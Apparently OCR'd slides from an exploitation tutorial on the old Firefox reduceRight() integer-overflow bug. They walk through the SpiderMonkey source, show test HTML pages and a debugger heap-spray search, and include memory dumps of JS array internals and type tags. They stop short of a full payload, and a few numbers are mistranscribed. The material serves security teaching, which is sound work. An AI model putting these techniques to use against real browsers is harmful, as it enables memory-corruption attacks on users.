
Firefox reduceRight() Exploit



```
<html><script>
  xyz = new Array;
  xyz[0] = 1;
  xyz[1] = 2;
  xyz[2] = 3;
  a = function x(prev, current, index, array) {
    alert(current);
  }
  xyz.reduceRight(a,1,2,3);
</script></html>
```

➔ReduceRight() invokes the callback function a on every item of the array xyz from right to left

Firefox reduceRight() Exploit



WinXP_Prof_x86_SP2_MemoryCorruption [wird ausgeführt] - Oracle VM VirtualBox
Maschine Anzeige Geräte Hilfe
C:\Documents and Settings\rfr\Desktop\VulnProgramms\Browser\Firefox ReduceRight (Integer Overflow)\tester.html - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
tester.html
Hyper Text Markup Language file
length : 215 lines : 14
Ln : 10 Col : 4 Sel : 0 | 0
UNIX
ANSI as UTF-8
INS
Start
Firefox ReduceRight (Int...
C:\Documents and Se...
Mozilla Firefox
DE
10:00
STRG-RECHTS

```
<html><script>
  xyz = new Array;
  xyz[0] = 5;
  xyz[1] = 6;
  xyz[2] = "a";
  xyz[3] = "abc";

  a = function x(prev, current, index, array) {
    alert(current);
  }
  xyz.reduceRight(a,1,2,3);
</script></html>
```

Firefox reduceRight() Exploit

Can store only positive values 0 to 4.294.967.295

Can store positive and negative values -2.147.483.648 to 2.147.483.547




```
static JS_REQUIRES_STACK JSBool
array_extra(JSContext *cx, ArrayExtraMode mode, uintN argc, jsval *vp)
{
    JSObject *obj;
    jsuint length, newlen;
    jsval *argv, *elemroot, *invokevp, *sp;
    JSBool ok, cond, hole;
    JSObject *callable, *thisp, *newarr;
    jsint start, end, step, i;
    void *mark;

    obj = JS_THIS_OBJECT(cx, vp);
    if (!obj || !js_GetLengthProperty(cx, obj, &length))
        return JS_FALSE;

    /*
     * First, get or compute our callee, so that we error out consistently
     * when passed a non-callable object.
     */
    if (argc == 0) {
        js_ReportMissingArg(cx, vp, 0);
        return JS_FALSE;
    }
    argv = vp + 2;
    callable = js_ValueToCallableObject(cx, &argv[0], JSV2F_SEARCH_STACK);
    if (!callable)
        return JS_FALSE;

    /*
     * Set our initial return condition, used for zero-length array cases
     * (and pre-size our map return to match our known length, for all cases).
     */
#ifdef __GNUC__ /* quell GCC overwarning */
    newlen = 0;
    newarr = NULL;
#endif
    start = 0, end = length, step = 1;

    switch (mode) {
      case REDUCE_RIGHT:
        start = length - 1, end = -1, step = -1;
        /* FALL THROUGH */
      case REDUCE:
```

What if length is > 2.147.483.547 ?
➔ Start will become negative!

Firefox reduceRight() Exploit


- Variable *i* is equal to *start* which is negative if length property of the array is very huge when calling reduceRight()



```
for (i = start; i != end; i += step) {
    ok = JS_CHECK_OPERATION_LIMIT(cx) &&
         GetArrayElement(cx, obj, i, &hole, elemroot);
    if (!ok)
        goto out;
    if (hole)
        continue;
```


Firefox reduceRight() Exploit

- The variable *i* of type jsint is casted to jsdouble which can also be negative
- JS_ASSERT() would prevent this attack, but asserts are only active for development builds (not release builds)
- Before *index* is used as index of an array it‘s casted back to jsuint (line 439)



```
433 static JSBool
434 GetArrayElement(JSContext *cx, JSObject *obj, jsdouble index, JSBool *hole,
435                 jsval *vp)
436 {
437     JS_ASSERT(index >= 0);
438     if (OBJ_IS_DENSE_ARRAY(cx, obj) && index < js_DenseArrayCapacity(obj) &&
439         (*vp = obj->dslots[jsuint(index)]) != JSVAL_HOLE) {
440         *hole = JS_FALSE;
441         return JS_TRUE;
442     }
```


Array internals



```
<html><script>
   xyz = new Array;
   xyz[0] = 0x41434341;
   xyz[1] = "My string";
   xyz[2] = false;
   xyz[4] = new Object();
   xyz[5] = 0.000000001;
   xyz[6] = 0x41434341;
   alert("STOP 1");

   for(i = 0; i < 64; --i) {
      xyz[i] = 0x42424242;
   }
   alert("STOP 2");

</script></html>
```


Find data in debugger:

!searchspray –h 41 43 43 41 01




```
P Heap Spray
#   Adddress     What?
1   0x3d8c230    41  43  43  41  1
2   0x3d8c258    41  43  43  41  1
```

Array internals


Array data structure
In-slots array
Different fields | slots-array ptr
entry one | entry two | .....
4 byte data entry | 4 byte data type


Array internals –data types



```
Address   Hex dump                 ASCII
03D8C228  08 00 00 00 30 C2 D8 03  ◘...0┬Ï♥
03D8C230  41 43 43 41 01 00 FF FF  ACCA☺.
03D8C238  60 14 D8 03 05 00 FF FF  `¶Ï♥♣.
03D8C240  00 00 00 00 03 00 FF FF  ....♥.
03D8C248  88 92 48 03 07 00 FF FF  êÆH♥•.
03D8C250  95 D6 26 E8 0B 2E 11 3E  òÍ&Þ♂.◄>
03D8C258  41 43 43 41 01 00 FF FF  ACCA☺.
03D8C260  00 00 00 00 04 00 FF FF  ....♦.
03D8C268  00 00 00 00 04 00 FF FF  ....♦.
```

0xFFFF0001	**JSVAL_TAG_INT32**
0xFFFF0002	JSVAL_TAG_UNDEFINED
0xFFFF0003	JSVAL_TAG_BOOLEAN
0xFFFF0004	JSVAL_TAG_MAGIC
0xFFFF0005	**JSVAL_TAG_STRING**
0xFFFF0006	JSVAL_TAG_NULL
0xFFFF0007	**JSVAL_TAG_OBJECT**

Array internals – strings

